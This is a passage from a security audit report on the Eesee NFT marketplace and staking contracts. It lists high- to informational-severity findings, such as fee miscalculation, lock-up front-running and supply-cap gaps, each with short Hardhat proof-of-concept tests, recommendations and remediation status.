However, this fixed fee calculation is incompatible with Rarible's dynamic fee structure, which varies based on the USD price of the NFT at the time of sale. Rarible's fee ranges from 0.5% to 7.5%, depending on the NFTs sale price. As a result, the *purchaseAsset* function in its current form can potentially fail due to incorrect fee calculation, especially when the required fee is higher or lower than the assumed fixed rate of 1%.

Path: ./contracts/periphery/routers/EeseeRaribleRouter.sol : purchaseAsset()

Impact:

This mismatch in fee calculation may lead to transaction reverts in scenarios where the actual Rarible fee deviates from the hardcoded 1% fee in the contract. Users attempting to purchase NFTs through the EeseeRaribleRouter could experience failed transactions, resulting in a suboptimal user experience and potential loss of Gas fees. Additionally, this issue could limit the utility of the EeseeRaribleRouter as it becomes unreliable for transactions involving NFTs with prices that attract a different fee rate than the assumed 1%.

POC Steps:

- Preparing the Purchase Data:
    - Set up a valid purchase structure for the Rarible marketplace. This includes details like the NFT to be purchased, its price, and the payment token.
    - Encode the purchase structure.
- Executing the Purchase:

- From acc2 (the buyer's account), call the *purchaseAsset* function of the EeseeRaribleRouter contract.
- Pass the encoded purchase data and specify the recipient address (in this case, acc2.address).
- Provide the ETH amount for the transaction.

- Verification of Transaction Result:
  - Output observed: *Error: Transaction reverted.* This indicates that the transaction failed due to a revert condition being met in the contract code.

POC Code:

```
it('EeseeRaribleRouter Incompatible with Rarible's Dynamic Fee Structure', async
() => {
    //Use valid data for Rarible purchase
    data = ethers.utils.defaultAbiCoder.encode([purchaseStructType], [purchase]);
    await raribleRouter.connect(acc2).purchaseAsset(
        data,
        acc2.address,
        { value: ethers.utils.parseEther("0.5") }
    )
});
```

Output:

```
Error: Transaction reverted
```

Recommendation: To address this issue, consider the following recommendations:

- Dynamic Fee Calculation: Implement a mechanism to dynamically calculate the fee based on Rarible's current fee structure. This could involve querying Rarible's API or contract to determine the appropriate fee percentage based on the NFTs sale price.
- Fee Handling Update: Update the *purchaseAsset* function to handle the dynamically calculated fee. Ensure that the function accommodates different fee percentages and correctly calculates the total amount to be spent.

Found in: 8564a31

Fixed (Revised commit: 620e1a9)

Remediation: The updated implementation in the EeseeRaribleRouter contract addresses the initial issue of a static fee rate by introducing dynamic fee calculation mechanisms. The new *getFee* function, along with *calculateFee* and *calculateFeeV3*, dynamically computes the appropriate fees based on the Rarible marketplace's varying fee structure.

H03. Front-Running and Indiscriminate Lock-Up Extensions Due to Untracked Deposit Durations in Staking Contract

Impact	High
Likelihood	Medium

The *deposit* function allows users to stake tokens with an option to lock them for a specified duration (*duration*). The *changeDuration* function allows an admin to change this lock-up duration. There are no safeguards in place to prevent the admin from changing the duration while deposit transactions are pending, which can lead to unexpected lock-up times for users.

The staking contract lacks a mechanism to track individual lock-up periods for user deposits. The lock-up duration for all funds is determined by a single duration variable, which, when changed, affects all deposited funds, regardless of when they were locked in. If a user makes additional locked deposits after the duration has been increased by an admin, the entire balance of the user's previously locked funds will also be subjected to the new, potentially much longer, lock-up period.

Path: ./contracts/rewards/EeseeStaking.sol : deposit(), changeDuration()

Impact:

The staking contract fails to properly handle edge cases in lock-up term adjustments and is prone to front-running, potentially resulting in:

- Mishandled Lock-Up Extensions: When an admin increases the lock-up duration, and a user makes a new *deposit*, not only is the new *deposit* subjected to the increased lock-up period, but all of the user's previously locked funds are also inadvertently subjected to this new *duration*. This can extend the lock-up period for all of a user's funds well beyond what was initially agreed upon at the time of each individual deposit.
- Front-Running Exposure: Users intending to deposit funds with the expectation of the current lock-up period can be front-run by an admin transaction that increases the lock-up duration. If the admin transaction is confirmed first, the user's *deposit* will unexpectedly be locked for a longer period, which constitutes a breach of expected terms and can be seen as a form of transaction order manipulation.

Both scenarios result from the contract failure to separately track the lock-up durations associated with individual deposits, leading to a lack of predictability and security for users' staked assets.

POC Steps:

To verify that the lock-up period for existing stakes is incorrectly extended when the global lock-up duration is changed by the admin, particularly after a new deposit is made.

- Initial Deposit:
  - The test simulates a user making a locked *deposit*.
  - The lock-up period is expected to be the current *duration* setting.
- Time Elapse Simulation:
  - The test fast-forwards time by 80 days.
  - No changes to the user's unlock time should occur during this step.
- Duration Update:
  - The admin updates the global lock-up *duration* to 5 years.
  - The unlock time for the user's initial deposit should remain unchanged, as it was locked in under the previous duration setting.
- New Deposit After Duration Update:
  - The user makes another locked *deposit* after the *duration* change.
  - The test should now show an extended unlock time for user's total locked funds, reflecting the new global lock-up duration.

POC Code:

```
it('Lock-Up Extensions Due to Untracked Deposit Durations', async () => {
    aDay = 86400;
    await staking.connect(acc3).deposit(true, depositAmount, '0x');
    await time.increase(aDay * 80);
    userDataBeforeUpdate = await staking.userInfo(true, acc3.address);
    console.log("unlockTime before duration update : ",
userDataBeforeUpdate.unlockTime);
    await staking.changeDuration(5 * 365 * aDay);
    userDataAfterUpdate = await staking.userInfo(true, acc3.address);
    console.log("unlockTime after duration update, before new deposit : ",
userDataAfterUpdate.unlockTime);
    await staking.connect(acc3).deposit(true, depositAmount, '0x');
    userDataAfterDeposit = await staking.userInfo(true, acc3.address);
    console.log("unlockTime after new deposit ",
userDataAfterDeposit.unlockTime);
});
```

Output:

```
unlockTime before duration update :  BigNumber { value: "1699823660" }
unlockTime after duration update, before new deposit :  BigNumber { value:
"1699823660" }
unlockTime after new deposit  BigNumber { value: "1856639662" }
```

Recommendation: The locking functionality should be designed to be user-centric, ensuring that the terms agreed upon at the time of the deposit cannot be unilaterally changed by an admin without providing an opt-out mechanism for the users.

The following changes should be considered:

- Implement individual *deposit* tracking that records the lock-up period for each *deposit* at the time of transaction, preventing retroactive changes to existing stakes.
- To address the front-run possiblity and provide users with certainty regarding their lock-up periods, it is recommended to modify the *deposit* function to include an expected *duration* parameter. This parameter would allow the contract to check if the expected duration matches the current duration setting, thereby preventing any changes that might occur due to admin action during the transaction process.
- Introduce a time lock or a notification period for changes to the lock-up duration, allowing users to be aware of upcoming changes and make informed decisions.

Found in: 8564a31

Fixed (Revised commit: 620e1a9)

Remediation: The identified issue of potential front-running and indiscriminate lock-up extensions in the staking contract was addressed with the implementation of a *lockDuration* parameter in the *deposit* function. This enhancement ensures that the lock-up period specified by the user during a deposit is compared against the current contract duration, mitigating the risk of unexpected lock-up period changes due to administrative adjustments. Additionally, the maximum duration has been revised from five years to one year. Updated public documentation now clearly communicates the staking rules, including the process for duration extension and the implications of reinvesting with updated contract terms.

Medium

M01. Zero Reward Rate Setting in updateRewardRates() Function Can Nullify Staking Yields

Impact	High
Likelihood	Low

The *updateRewardRates* function within the staking contract allows for the setting of reward rates to zero for both flexible and locked schemes. This could cease the distribution of rewards, essentially nullifying the expected yield for stakers, particularly problematic for those in the locked scheme who are unable to withdraw until the lock period expires.

The issue arises due to the lack of validation against setting a reward rate to zero within the *updateRewardRates* function. The function updates reward rates based on the input arrays *rewardRatesFlexible* and *rewardRatesLocked*. Although the function validates the length of the arrays and the progression of rates, it does not prevent setting a rate to zero, which can halt the reward accumulation process. This could lead to scenarios where stakers do not receive any rewards, contradicting the typical expectations of a staking contract.

Path: ./contracts/rewards/EeseeStaking.sol : updateRewardRates()

Impact:

The ability to set a zero reward rate, especially in a locked scheme, could:

- Cause stakers to not accrue any rewards, resulting in a loss of expected yield.
- Users in locked staking schemes would be unable to earn rewards despite having their tokens staked for the agreed period.
- Lead to a loss of confidence and potential abandonment of the platform by stakers.
- Create an exploitable condition if the admin key is compromised, allowing a malicious actor to disrupt the staking economy.

Recommendation: The *updateRewardRates* function requires decisive action to ensure the integrity of the staking system and the protection of staked funds. Below are two tailored recommendations for long-term solutions:

- Making Reward Rates Immutable:
  - If reward rates are meant to remain constant to fulfill the project economic model and user expectations, it is advisable to eliminate the ability to alter reward rates after they have been initially set. This can be achieved by removing the *updateRewardRates* function altogether and setting the reward rates at the time of contract deployment
- Implementing Minimum Reward Rate Validation:
  - Should there be legitimate cases for adjusting reward rates over time, enforce a minimum reward rate threshold. This ensures that while reward rates can be adjusted, they cannot be reduced to zero, protecting users from being locked into a non-rewarding staking contract.

Found in: 8564a31

Status: Mitigated (Revised commit: 620e1a9) (Our team has introduced a feature that allows stakers in the Locked scheme to withdraw their stakes if the reward rate for Locked staking decreases, or if their current reward rate is null. This system will prevent Locked stakers from having their tokens locked at unjust reward rates they did not agree to, as they will always have the option to withdraw their stakes if we decide to reduce the rewards. We also updated our public documentation to reflect this feature.)

Remediation: The *deposit*, *updateRewardRates*, and *withdraw* functions in the staking contract were revised. The *deposit* function now incorporates *lockDuration* and *expectedRewardID* parameters for locked staking. The *updateRewardRates* function permits setting reward rates to zero, but updates *rewardID* to safeguard stakers by allowing early withdrawal if reward rates drop. The *withdraw* function was updated to allow early withdrawal under certain conditions: if *rewardID* exceeds the user's *rewardID*, if the current reward rate is zero.

M02. ESE Token Supply Cap Inconsistency with Tokenomics

Impact	High
Likelihood	Low

In the ESE token contract, particularly within the *addVestingBeneficiaries* function, there is a potential inconsistency with the project tokenomics that stipulates a maximum supply cap of 1,000,000,000 (one billion) ESE tokens. The current implementation allows the total supply, when combined with *_totalVesting*, to potentially exceed this cap, reaching up to *type(uint96).max*. This discrepancy between the implemented supply limit and the stated tokenomics represents a significant deviation from expected behavior and token economics.

The *addVestingBeneficiaries* function is designed to add new vesting beneficiaries and their associated token amounts to the system. However, the function's current logic only checks for overflow against the maximum value of a *uint96* data type, rather than adhering to the tokenomic's specified cap of 1 billion tokens.

For reference, the function contains the following line:

```
if(super.totalSupply() + _totalVesting > type(uint96).max) revert ("ESE:
Overflow");
```

Path: ./contracts/token/ESE.sol : addVestingBeneficiaries()

Impact:

This issue has several potential impacts:

- Tokenomic Discrepancy: The actual token supply could significantly exceed the intended cap, leading to inflationary pressures and potential devaluation of the token.

- Trust and Credibility Issues: Deviation from stated tokenomics can erode trust among stakeholders, investors, and the user community.
- Economic Imbalance: The excess supply could disrupt the planned economic balance of the ecosystem, affecting staking rewards, liquidity, and overall market dynamics.

Recommendation: To align the smart contract with the project stated tokenomics and maintain economic stability, the following changes are recommended:

- Implement a Strict Cap: Modify the condition in *addVestingBeneficiaries* to ensure that the sum of *totalSupply* and *_totalVesting* does not exceed the 1 billion token cap.
- Update Documentation: Ensure that all project documentation, including whitepapers and technical specifications, accurately reflects the implemented token supply mechanisms.

Found in: 8564a31

Status: Fixed (Revised commit: 620e1a9)

Remediation: The recommendation to implement a strict cap on the token supply was addressed. A constant *MAX_ESE* is now introduced, along with checks to ensure this limit is not exceeded.

M03. Immutable callbackGasLimit in Chainlink VRF Consumer Restricts Adaptability to Gas Fluctuations

Impact	High
Likelihood	Low

The EeseeRandom contract, a Chainlink VRF Consumer, has an *immutable* private variable *callbackGasLimit* that sets the Gas limit for Chainlink VRF callbacks. This immutability restricts the contract ability to adapt to fluctuating Gas prices on the Ethereum network. In scenarios where the set Gas limit is insufficient due to network congestion or increased computation, the inability to adjust the callbackGasLimit may lead to failed VRF requests, impacting the reliability of random number generation.

Path: ./contracts/random/EeseeRandom.sol

Impact:

In periods of high network congestion or if the Gas requirements for the fulfillRandomWords function change, the static Gas limit set might become insufficient. This could lead to out-of-gas errors, preventing the generation of new random data from Chainlink. Consequently, without new random data, the system would be unable to determine winners for lots, potentially stalling the lot resolution process and impacting the platform's functionality.

Recommendation: The contract should be modified to allow dynamic adjustment of the *callbackGasLimit*. This can be achieved through:

- Adjustable callbackGasLimit: Introduce a function to update the *callbackGasLimit*. Ensure this function can only be called by an authorized role to maintain security.
- Gas Usage Alerts: Implement a system to alert administrators if the Gas usage approaches the set limit, allowing for proactive adjustments.

Found in: 8564a31

Status: Fixed (Revised commit: 620e1a9)

Remediation: A *changeCallbackGasLimit* function was added which is only available to the Admin.

Low

L01. Immutable Payee Information in EeseeFeeSplitter Contract May Lead to Funds Misallocation

Impact	Medium
Likelihood	Low

The EeseeFeeSplitter smart contract is designed to distribute ERC20 token revenues among predefined payees proportionate to their shares. However, the contract lacks the functionality to update payee information post-deployment. This immutability can lead to a scenario where funds become locked or misallocated due to changes in business structure or payee addresses, potentially resulting in financial and operational complications.

Path: ./contracts/admin/EeseeFeeSplitter.sol

Impact:

If a payee's address becomes compromised or inaccessible, there is no recourse to redirect their allocated funds, posing a significant risk to the integrity and security of the funds distribution process.

Recommendation: To address the potential risks associated with the immutable nature of payee information in the EeseeFeeSplitter contract, the following improvements are recommended:

- Eesee Main Contract Flexibility: Modify the main Eesee contract to allow redirection of fees to a different EeseeFeeSplitter instance. This change would permit the use of an updated fee splitter if necessary without requiring complex migrations. This method provides flexibility for future updates and allows the system to adapt to new fee distribution strategies or address corrections.

- Admin Functionality for EeseeFeeSplitter: Introduce administrative functions that enable the update of payee addresses and their corresponding shares. This update capability should be gated behind strong access control checks to prevent unauthorized changes.

Found in: 8564a31

Status: Fixed (Revised commit: 620e1a9)

Remediation: The Eesee and EeseeDrop contracts are updated to allow the change of the *feeSplitter* by *ADMIN_ROLE*.

L02. Absence of Pausable Mechanisms in Eesee Contracts Risks Uncontrolled Exposure to External Vulnerabilities

Impact	Low
Likelihood	Medium

The Eesee ecosystem, composed of the EeseeOpenseaRouter, EeseeRaribleRouter, EeseeSwap, and EeseePeriphery contracts, lacks emergency halting mechanisms or circuit breakers. This omission presents a significant risk as these contracts interact with external and potentially upgradable platforms like Rarible, OpenSea, or 1inch. In the absence of such controls, the inability to pause operations in response to detected vulnerabilities or external protocol upgrades can lead to exploitation or operational malfunctions.

Paths: ./contracts/periphery/routers/EeseeOpenseaRouter.sol

./contracts/periphery/routers/EeseeRaribleRouter.sol

./contracts/periphery/EeseePeriphery.sol

./contracts/periphery/EeseeSwap.sol

Impact:

Without circuit breakers, any recognized issue or vulnerability in the integrated external platforms can cascade through the Eesee ecosystem, potentially leading to:

- Integration issues due to incompatible changes in external protocols.
- Incompatibilities causing service interruptions, affecting user trust and platform reliability.
- Exploitation of vulnerabilities in connected platforms, which can result in financial loss for Eesee users and liquidity providers.

Recommendation: To enhance the security and resilience of the Eesee ecosystem against potential threats from external protocols, the following measures are recommended:

- Implement Pausable Functionality:
  - Integrate OpenZeppelin's Pausable contract or similar logic to enable pausing and unpausing of contract functions in response to emergencies.
- Access Control:
  - Ensure that the pausing functionality is guarded with role-based access control, restricting it to authorized personnel only.

Found in: 8564a31

Status: Fixed (Revised commit: 620e1a9)

Remediation: Pausable functionality is now implemented in EeseePeriphery, EeseeSwap, EeseeOpenseaRouter, and EeseeRaribleRouter contracts, controlled by *PAUSER_ROLE*, to enable swift response in emergencies.

L03. Potential Front-Run with changeFee() for Eesee.sol and EeseeDrops.sol

Impact	Medium
Likelihood	Low

There exists a potential race condition in both the Eesee.sol and EeseeDrops.sol smart contracts. The *changeFee* function allows an authorized admin to change the fee percentage, which is used in the *listDrop* and *createLots* functions. If an admin transaction that calls changeFee is included in a block before a user transaction that calls *listDrop* or *createLots*, the user could end up paying a different fee than expected. This is because the fee can be altered up to the point of transaction execution, potentially leading to unpredictable and possibly unfair costs for the users.

Path: ./contracts/marketplace/Eesee.sol : createLots(), changeFee()

./contracts/marketplace/EeseeDrops.sol : listDrop(), changeFee()

Impact:

- Users may be subjected to a higher fee than anticipated if the fee is raised by an admin just before the execution of *listDrop* or *createLots*.
- If the admin sets the fee to 100%, which could be seen as an unfair or punitive charge.

Recommendation: To address the potential risks associated with the fee structure, the following measures are recommended:

- Additional parameter in the *listDrop* and *createLots* functions:
  - Functions should include an additional parameter: *_expectedFee*. This parameter would allow the contract to

compare the passed expected fee against the current fee stored in the contract state.

- Adjusting Fee Limits:
    - It is also recommended to re-evaluate the fee limits to prevent setting a fee as high as 100%, which could be considered exorbitant. A reasonable upper limit should be enforced.

By implementing these changes, the contracts will safeguard users against unexpected fee alterations and ensure a more predictable and transparent fee structure.

Found in: 8564a31

Status: Fixed (Revised commit: 620e1a9)

Remediation: The *listDrop* and *createLots* functions now include an additional parameter, *expectedFee*, for fee verification, and the maximum fee limit was reduced to 50% to prevent excessively high charges.

Informational

I01. Style Guide Violation

The provided projects should follow the official guidelines.

Inside each contract, library or interface, use the following order:

1. Type declarations
2. State variables
3. Events
4. Modifiers
5. Functions

Functions should be grouped according to their visibility and ordered:

1. constructor
2. receive function (if exists)
3. fallback function (if exists)
4. external
5. public
6. internal
7. private

Within a grouping, place the view and pure functions last.

It is best practice to cover all functions with NatSpec annotation and to follow the Solidity naming convention. This will increase overall code quality and readability.

Path: ./contracts/

Recommendation: Follow the official Solidity guidelines.

Found in: 8564a31

Status: Fixed (Revised commit: 620e1a9)

Remediation: The project follows official Solidity guidelines, with correct ordering of contract elements.

I02. Optimization for Gas Efficiency and Logical Ordering in claimRewards() Function

The *claimRewards* function allows users to claim multiple rewards, which are represented as an array of *Claim* structs. Each claim is verified for its authenticity and to ensure it was not claimed before. If any of these checks fail, the function reverts.

There are a few improvements suggested for this function:

- Order of Operations:
  - Currently, the contract first checks the merkle proof (*verifyClaim*) and then checks if the reward was already claimed (*isClaimed*). This can be inefficient because merkle proof verification is likely more gas-intensive than checking a value in a mapping.
- Unset Merkle Root:
  - The contract does not currently check whether a merkle root for a given *rewardID* was set before attempting to verify a claim against it.

Path: ./contracts/rewards/EeseeMining.sol : claimRewards()

Recommendation: First check if the reward has been claimed *(isClaimed[claimer][claim.rewardID])*. If it has been, then revert immediately with *AlreadyClaimed*. This will save Gas for claimers who have already claimed their rewards, as it will prevent the more expensive operation of merkle proof verification.

An additional condition can be added to ensure that the merkle root for the *rewardID* associated with a *claim* exists. This can be done by checking whether *rewardRoot[claim.rewardID]* is not equal to the default value.

Found in: 8564a31

Status: Fixed (Revised commit: 620e1a9)

Remediation: In the *claimRewards* function, the sequence of *if* statements was rearranged, and a new check for the merkle root associated with the *rewardID* is now introduced.

I03. Potential Silent Failures in Volume Updating Calls in Eesee and EeseeDrops Contracts

The Eesee and EeseeDrops contracts implement a function (*buyTickets* and *mintDrops*, respectively) that include a call to *staking.addVolume* within a try-catch block. However, the catch block is empty, potentially leading to silent failures. If the *addVolume* call fails due to any EVM exception (such as revert, out-of-gas, etc.), the exception is caught but not logged, allowing the function to continue executing without any indication of the failure.

This behavior can occur if, for instance, the Eesee or EeseeDrops contract loses the *VolumeUpdater* permission in the Staking contract. In such a scenario, the *addVolume* call would fail (as per the requirement check in *addVolume*), but this failure would go unnoticed due to the empty catch block.

Affected Code:

Eesee.sol and EeseeDrops.sol:

```
try staking.addVolume(tokensSpent, recipient) {} catch {}
```

EeseeStaking.sol:

```
function addVolume(uint96 _volume, address _address) external {
    if(volumeUpdaters[msg.sender] == false) revert CallerNotVolumeUpdater();
    // ... rest of the function
}
```

Paths: ./contracts/marketplace/Eesee.sol : buyTickets()

./contracts/marketplace/EeseeDrops.sol : mintDrops()

./contracts/rewards/EeseeStaking.sol : addVolume()

Impact:

The primary impact is the lack of transparency and error handling when volume updates fail. This omission can lead to a discrepancy between the expected and actual volume tracked in the Staking contract for a user. It can also hinder troubleshooting and monitoring, as failures in updating volume will not be logged or noticed unless manually checked.

Recommendation: To address this issue, it is recommended to enhance the error handling in the *buyTickets* and *mintDrops* functions. Specifically:

- Log Failures: Introduce an event in the catch block to log the failure of the *addVolume* call. This event should include relevant details such as the *ID* of the operation and the *recipient* address.

- Event in addVolume: Include an event in the *addVolume* function in the Staking contract to signal successful volume updates. This event should include the address for which volume is updated and the new volume.

By implementing these recommendations, the contracts will achieve greater transparency and error tracking, facilitating better monitoring and response to issues in the volume updating process.

Found in: 8564a31

Status: Fixed (Revised commit: 620e1a9)

Remediation: Additional events were introduced in the Eesee.sol, EeseeDrops.sol and EeseeStaking.sol contracts.

I04. Potential Risk of Inconsistent Financial Calculations due to Unchecked Arithmetic Operations and Inconsistent Integer Usage

In the Eesee ecosystem, comprising contracts such as Eesee.sol, EeseeDrops.sol, EeseeNFTDrop.sol, EeseePeriphery.sol, and EeseeStaking.sol, there exists a practice of employing unchecked blocks and inconsistent use of unsigned integer types (uint64, uint96, uint256) in crucial financial functions. While no direct issues or vulnerabilities were identified, the current implementation deviates from best practices, potentially raising risks of unintended behavior in the system.

The usage of unchecked blocks, while beneficial for Gas optimization, necessitates careful application to avoid risks of arithmetic overflow or underflow. Moreover, the mix of various unsigned integer sizes without appropriate casting could lead to truncation errors or overflows, affecting critical calculations related to deposits, withdrawals, rewards, and pool updates.

Path: ./contracts/marketplace/Eesee.sol : receiveAssets(), receiveTokens(), reclaimTokens(), _createLot(), _buyTickets(), _collectRoyalties()

./contracts/marketplace/EeseeDrops.sol : mintDrops()

./contracts/NFT/EeseeNFTDrop.sol : tokenURI(), getSaleStage(), mint()

./contracts/periphery/EeseePeriphery.sol : getLotWinner(), _refund()

./contracts/rewards/EeseeStaking.sol : deposit(), withdraw(), addVolume(), pendingReward(), _updatePool(),

Impact:

No immediate vulnerabilities were identified. However, the non-standard practices could lead to:

- Miscalculations in reward distribution and fund management.
- Casting errors affecting user balances and transaction accuracy.

- Inconsistent or erroneous updates of contract state variables.

Recommendation: To align the Eesee ecosystem contracts with industry best practices and mitigate potential risks, the following recommendations are proposed:

- Review and Refactor Unchecked Blocks: Reevaluate the necessity of unchecked blocks in critical financial sections. Remove them where the absence of overflow/underflow checks poses a risk to accurate arithmetic operations.
- Standardize Integer Types: Harmonize the use of unsigned integers across the contracts. Where different-sized types are used in conjunction, ensure safe and explicit casting practices to prevent truncation or overflow issues.

Found in: 8564a31

Status: Mitigated (Revised commit: 620e1a9) (One of our primary objectives during the development of our contracts was to minimize the gas consumption as much as possible. We found that using unchecked operations significantly contributed to saving gas. Our team is fully aware of the risks associated with using unchecked blocks for arithmetic operations. Therefore, while implementing these blocks, we were extra cautious to ensure that no values could overflow.)

Remediation: No changes were made to the current implementation of unchecked blocks and varied unsigned integer types, as the development team has consciously prioritized gas optimization and is aware of the associated overflow risks, taking caution in the implementation.

I05. Absence of Reentrancy Guard in Eesee Ecosystem Contracts Handling Multiple Asset Types

The Eesee ecosystem contracts, which interact with a diverse range of asset types including ERC20, ERC721, ERC1155, and native chain currency, currently operate without a reentrancy guard mechanism. Despite adhering to the Checks-Effects-Interactions (CEI) pattern, the absence of explicit reentrancy protection in a system managing multiple asset types and complex custom implementations presents a latent risk.

In the context of the Eesee ecosystem, the interaction with various token standards and external contracts increases the surface area for potential reentrancy exploits. Although the CEI pattern reduces the risk, the lack of a dedicated reentrancy guard leaves a gap in the defense strategy.

Paths: ./contracts/marketplace/Eesee.sol : createLots(), buyTickets(), createLotsAndBuyTickets(), receiveAssets(), receiveTokens(), reclaimAssets(), reclaimTokens()

./contracts/marketplace/EeseeDrops.sol : mintDrops()

./contracts/NFT/EeseeNFTDrop.sol : mint()

./contracts/NFT/EeseeNFTLazyMint.sol : mintSingle()

./contracts/periphery/EeseePeriphery : buyTicketsWithSwap(), createLotsAndBuyTicketsWithSwap(), mintDropsWithSwap()

./contracts/periphery/EeseeSwap.sol : swapTokensForAssets()

./contracts/periphery/routers/EeseeOpenseaRouter.sol : purchaseAsset()

./contracts/periphery/routers/EeseeRaribleRouter.sol : EeseeRaribleRouter.sol

Impact:

The consequences of a successful reentrancy attack could include:

- Unintended fund transfers or asset withdrawals.
- Manipulation of contract state leading to asset mismanagement.
- Disruption of contract logic and flow, affecting user transactions and contract reliability.

Recommendation: Incorporate a reentrancy guard mechanism in functions that engage with external contracts or execute asset transfers. Utilize modifiers such as OpenZeppelin's *nonReentrant* to ensure that functions cannot be re-entered while they are still executing, thereby preventing the possibility of such attacks.

Found in: 8564a31

Status: Mitigated (Revised commit: 620e1a9) (We decided to add ReentrancyGuard for mintDrops function in EeseeDrops.sol only, since implementing ReentrancyGuards in Eesee.sol could potentially reduce the flexibility of it when used with multicall. Additionally, it may slightly increase the overall gas consumption for all our key functions because of redundant ReentrancyGuards.

Our team believes that the use of the CEI pattern is sufficient for our Eesee.sol contract.)

Remediation: A reentrancy guard mechanism is added only for *mintDrops* function of the EeseeDrops.sol contract.

I06. Duplicate Winner Determination Logic in Eesee Contract Functions

The Eesee contract contains two functions, *receiveAssets* and *receiveTokens*, both of which include similar logic to determine the winner of a lot. This redundancy in code can lead to increased maintenance complexity, potential for errors, and difficulties in future updates. Consolidating this logic into a single internal function would enhance code maintainability and readability.

The existing approach also limits the potential for creating a more efficient external getter function that could directly provide the winner's information, enhancing the contract overall usability.

Paths: ./contracts/marketplace/Eesee.sol : receiveAssets(), receiveTokens()

./contracts/periphery/EeseePeriphery.sol : getLotWinner()

Impact:

- Potential for Inconsistencies: Having similar logic in multiple places raises the risk of inconsistencies, especially if future updates are not uniformly applied across all instances.
- Code Readability: Current implementation can make the contract less readable, as similar logic is scattered across different parts of the contract.
- Inefficiency: The absence of a dedicated external function for winner determination leads to a more complex and less straightforward process for external contracts or interfaces trying to access this information.

Recommendation: To improve the contract maintainability and efficiency, it is recommended to:

- Consolidate the logic for determining the winner of a lot into a single internal function. This function can then be used by both *receiveAssets* and *receiveTokens* functions, eliminating the need to duplicate code.
- Consider implementing an external getter function that utilizes this new internal function to provide winner information. This would simplify the process of obtaining winner information for external contracts or interfaces, such as the *getLotWinner* function in the EeseePeriphery contract.

Found in: 8564a31

Status: Mitigated (Revised commit: 620e1a9) (We need to have both receiveAssets and receiveTokens, because token owners can also call receiveTokens to collect tokens they earned from lots. During the development of our contract, our team attempted to shift the winner logic from receiveTokens to receiveAssets. However, we determined that the logic was too different to merge into a single function, leading to substantial code repetition in both receiveAssets and receiveTokens. This also resulted in different events occurring within the same function, which was confusing. Therefore, it made more sense to consolidate all the ESE winner logic within the receiveTokens function.)

Remediation: No changes were made.

I07. Inefficient Double Loop in mintDrops() Function of EeseeDrops.sol Leading to Gas Overhead

The *mintDrops* function in the EeseeDrops.sol contract exhibits an inefficient execution flow due to the use of redundant loops. This inefficiency arises from the separated handling of the minting process and the ESE token transfers to earnings collectors.

The function currently operates in two distinct phases:

- Minting Phase (First Loop): Iterates over the *IDs* array to perform NFT minting while calculating *mintPrice* and *feeAmount*.
- Transfer Phase (Second Loop): A separate loop to handle the transfer of ESE tokens to earnings collectors based on *collectorEarnings*.

The above approach leads to a double iteration over the *IDs* array, which can be optimized.

Path: ./contracts/marketplace/EeseeDrops.sol : mintDrops()

Impact:

This structure results in higher Gas usage and inefficient contract execution, affecting the cost-effectiveness of transactions for users. While not posing a direct security threat, it impacts the user experience and the smart contract overall performance.

Recommendation: The following changes are recommended for optimization:

- Integrate Token Transfers into the Minting Loop: Merge the transfer of ESE tokens into the first loop, thus removing the need for the second iteration.
- Move ESE Token Approval Check: Relocate the ESE token approval check (*permit* related operations) before the minting loop.

Found in: 8564a31

Status: Fixed (Revised commit: 620e1a9)

Remediation: Inefficient double loop is now removed.

I08. Lack of Bounds Checking for Lot Array Access in Multiple Functions of Eesee.sol

In the Eesee.sol smart contract, several functions, including *receiveAssets*, *receiveTokens*, *reclaimAssets*, *reclaimTokens*, and *_buyTickets*, access the *lots* array without proper bounds checking. This oversight can lead to a runtime error if these functions are called with an index that does not exist in the lots array, leading to transaction reversion with a panic code indicating out-of-bounds array access.

The lots array stores information about each lot in the contract. The mentioned functions attempt to access this array using an index provided by the caller. However, there is no check to ensure that the provided index falls within the bounds of the lots array. This can result in an array access at an out-of-bounds index, causing a panic error and transaction failure.

For instance, in receiveAssets:

```
Lot storage lot = lots[ID];  // Access without bounds checking
```

Path: ./contracts/marketplace/Eesee.sol : receiveAssets(), receiveTokens(), reclaimAssets(), reclaimTokens(), _buyTickets()

Impact:

Unpredictability and Poor User Experience: Users may face unexpected transaction failures when interacting with these functions using invalid lot *IDs*.

Recommendation: To resolve this issue, implement bounds checking before accessing the *lots* array in all affected functions. The recommended approach is to add a check to ensure that the provided *ID* is less than the length of the lots array. For example:

```
if(ID >= lots.length) revert InvalidLotID();  // Ensure ID is within bounds
Lot storage lot = lots[ID];  // Safe access after bounds checking
```

This change will prevent out-of-bounds access, ensuring that only valid lot *IDs* can be used and improving the robustness and reliability of the contract.

Found in: 8564a31

Status: Fixed (Revised commit: 620e1a9)

Remediation: The bounds validation was added.

I09. Inefficient Minting Process in ESE Token _beforeTokenTransfer() Function

In the *_beforeTokenTransfer* function of the ESE token contract, there is a notable inefficiency in the minting process. The function is designed to mint vested tokens, updating *_totalReleased* and *_released[from]* variables. However, the current implementation calls the *_mint* function regardless of the *releasableAmount* value, including when it is zero. This results in unnecessary minting calls, leading to inefficiency in terms of Gas consumption and contract execution.

The specific line of concern is as follows:

```
_mint(from, releasableAmount);
```

This line is executed unconditionally, even when *releasableAmount* is zero.

Path: ./contracts/token/ESE.sol : _beforeTokenTransfer()

Impact:

- Gas Inefficiency: Minting tokens with a zero amount still consumes Gas, leading to unnecessary costs for the contract and its users.
- Best Practices: The current implementation deviates from smart contract best practices, which recommend avoiding redundant or unnecessary operations.

Recommendation: To optimize the contract and adhere to best practices, the minting operation should be conditional on *releasableAmount* being greater than zero. This can be achieved by moving the *_mint* call inside the if block that checks for a positive *releasableAmount*, as shown below:

```
if(releasableAmount > 0){
    _mint(from, releasableAmount);
    unchecked {
        _totalReleased += releasableAmount;
        _released[from] += releasableAmount;
    }
}
```

This adjustment ensures that minting only occurs when necessary, thereby conserving Gas and enhancing contract efficiency.

Found in: 8564a31

Status: Fixed (Revised commit: 620e1a9)

Remediation: The *_mint* call is moved inside the *if* block that checks for a positive *releasableAmount*.

I10. Contradictory Comments in Smart Contract Function Documentation

Several functions in different smart contracts of the Eesee ecosystem exhibit inconsistencies between their NatSpec comments and actual implementation or intended functionality. This discrepancy leads to potential confusion about the function's purpose and usage, impacting the clarity and reliability of the code documentation.

- EeseeNFTDrop Contract - *mint* Function:
  - NatSpec Comment: Indicates that the function can only be called by the owner.
  - Implementation: The function is restricted to *onlyMinter*.
  - Contradiction: The comment incorrectly states the access control restriction.
- EeseePaymaster Contract - *revokeContractApproval* Function:

    - NatSpec Comment: Indicate that the function revokes rights to update volume from a specific address and mentions *RevokeVolumeUpdater* event.
